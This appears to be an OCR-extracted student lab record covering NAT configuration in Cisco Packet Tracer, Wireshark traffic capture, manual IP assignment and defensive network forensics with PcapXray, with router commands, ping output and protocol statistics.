    - Router# configure terminal
    - Define the internal interface:
    - Router(config)# interface GigabitEthernet0/0
    - Router(config-if)# ip nat inside
    - Router(config-if)# exit
    - Define the external interface:
    - Router(config)# interface GigabitEthernet0/1
    - Router(config-if)# ip nat outside
    - Router(config-if)# exit
    - Create a NAT pool or configure PAT (Port Address Translation) / Overload:

- Router(config)# access-list 1 permit 192.168.1.0 0.0.0.255
- Router(config)# ip nat inside source list 1 interface GigabitEthernet0/1 overload

5. Configure default gateway on PCs pointing to the router's internal interface.
6. Test connectivity:
   - Ping the external/public IP from PCs.
   - Open the Command Prompt on a PC and ping external networks.
7. Observe NAT translation:
   - On the router, use:
   - Router# show ip nat translations
   - Router# show ip nat statistics

Output:



241901058

```
C:\>ping 200.0.0.10

Pinging 200.0.0.10 with 32 bytes of data:

Request timed out.
Reply from 200.0.0.10: bytes=32 time<1ms TTL=127
Reply from 200.0.0.10: bytes=32 time=1ms TTL=127
Reply from 200.0.0.10: bytes=32 time<1ms TTL=127

Ping statistics for 200.0.0.10:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\>
```

```
Router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#int g0/0
Router(config-if)#ip address 192.168.1.1 255.255.255.0
Router(config-if)#no shutdown
Router(config-if)#exit
Router(config)#interface g0/1
Router(config-if)#ip address 200.0.0.1 255.255.255.0
Router(config-if)#no shutdown
Router(config-if)#exit
Router(config)#int g0/0
Router(config-if)#ip nat inside
Router(config-if)#exit
Router(config)#int g0/1
Router(config-if)#ip nat outside
Router(config-if)#exit
Router(config)#access-list 1 permit 192.168.1.0 0.0.0.255
Router(config)#ip nat inside source list 1 interface g0/1 overload
Router(config)#show ip nat translations
                ^
% Invalid input detected at '^' marker.

Router(config)#exit
Router#
%SYS-5-CONFIG_I: Configured from console by console

Router#show ip nat translations
Router#
```

241901058

Result:

The experiment successfully demonstrated NAT in Cisco Packet Tracer. Internal private IP addresses were translated to a single public IP address, allowing multiple devices to access external networks while maintaining security and efficient IP address usage.The NAT translation table confirmed the correct mapping between internal and external addresses.

241901058

EXPT: 13 TO CAPTURE, SAVE, AND ANALYZE NETWORK TRAFFIC ON TCP / UDP / IP / HTTP / ARP /DHCP /ICMP /DNS USING WIRESHARK TOOL

Aim:


To study and analyze different network protocol packets such as TCP, UDP, IP, HTTP, ARP, DHCP, ICMP, and DNS by capturing live network traffic using **Wireshark** tool.

.

Algorithm:

1. Open Wireshark application on the system.
2. Select the active network interface (Wi-Fi or Ethernet) to capture packets.
3. Click on Start Capturing Packets.
4. Open Command Prompt in Windows and execute the commands to generate various types of traffic
5. After running the commands, return to Wireshark and click Stop Capture.
6. Save the captured packets as a .pcap file.
7. Observe packet details such as Source & Destination IP, MAC addresses, ports, and payload.

Output:



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	595	100.0	164402	4281	0	0	0	595
Ethernet	100.0	595	5.1	8346	217	0	0	0	595
Internet Protocol Version 6	92.8	552	13.4	22080	575	0	0	0	552
User Datagram Protocol	5.4	32	0.2	256	6	0	0	0	32
Domain Name System	5.4	32	1.6	2561	66	32	2561	66	32
Transmission Control Protocol	83.4	496	6.3	10316	268	292	6236	162	496
Transport Layer Security	32.1	191	74.4	122279	3184	191	122279	3184	191
Hypertext Transfer Protocol	0.3	2	0.2	337	8	1	75	1	2
Line-based text data	0.2	1	0.3	513	13	1	513	13	1
Data	1.8	11	0.0	11	0	11	11	0	11
Internet Control Message Protocol v6	4.0	24	0.5	808	21	24	808	21	24
Address Resolution Protocol	7.2	43	0.7	1204	31	43	1204	31	43

Result:

The experiment to capture and analyse network traffic using **Wireshark** was successfully performed.

EXPT: 14 LEARNING AND ASSIGNMENT OF IP ADDRESS MANUALLY TO COMPUTERS

Aim:

To manually assign IPv4 addresses, subnet mask, and default gateway to computers in a network and verify connectivity between hosts.

Algorithm:

1. Prepare network devices:
   - Place 2 PCs and 1 switch (and router if using a gateway) in Packet Tracer.
2. Connect devices:
   - Use Copper Straight-Through cable:
     - PC → Switch
     - Switch → Router (optional)
3. Assign IP addresses:

IP Address: 192.168.1.1

Subnet Mask: 255.255.255.0

IP Address: 192.168.1.2

Subnet Mask: 255.255.255.0

4. Verify connectivity:

- On PC0 → Command Prompt → ping 192.168.1.2
- On PC1 → Command Prompt → ping 192.168.1.1

Output:

```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:

Reply from 192.168.1.1: bytes=32 time=13ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128
Reply from 192.168.1.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 13ms, Average = 3ms
```

Result:

Manual IP addresses were successfully assigned to the PCs.

EXPT: 15 DEMONSTRATE NETWORK FORENSICS USING PCAPXRAY TOOLS

Aim:


To analyze captured network traffic using PcapXray and identify hosts, traffic patterns, and suspicious network activities for forensic investigation.

Algorithm:

1. Install prerequisites:
    - Install Python 3, pip, Graphviz, Tkinter, and required libraries.
    - Clone the PcapXray repository and install dependencies using pip install -r requirements.txt.
2. Prepare input:
    - Obtain a .pcap file containing network traffic to be analyzed.
    - Ensure the PCAP is from a safe/testing source for learning purposes.
3. Launch PcapXray:
    - Open main.py in the repository using Python.
    - Load the selected .pcap file via the GUI.
4. Analyze traffic**:**
    - Observe the network graph of hosts (nodes) and connections (edges).
    - Filter traffic based on Web, Tor, Malicious, DNS, or ICMP.
    - Click on nodes/edges to view traffic details, HTTP requests, or extracted payloads.
5. Record observations:
    - Note suspicious hosts, unusual ports, or Tor traffic.
    - Check extracted files or payloads for anomalies.
    - Optionally, cross-verify suspicious IPs with WHOIS or threat intelligence sources.
6. Document results:
    - Capture screenshots of network diagrams and significant flows.
    - Summarize the suspicious activities identified during analysis.

241901058

Output:



- Graphical visualization of network hosts and flows.
- Reports listing:
    - Host IPs
    - Connection types
    - Protocols used
    - Extracted payloads
    - Flags for Tor/malicious traffic
- Optional JSON or text files summarizing traffic analysis.

Result :

- Hosts with the most connections were identified as central nodes.
- Web traffic, Tor traffic, and DNS requests were visualized clearly.
- Suspicious or unusual traffic flows were highlighted for further investigation.
- Payload extraction revealed potential files or URLs of interest.
- PcapXray provided a clear, interactive overview of network activity, making it easier to identify anomalies or malicious patterns compared to raw packet inspection in Wireshark.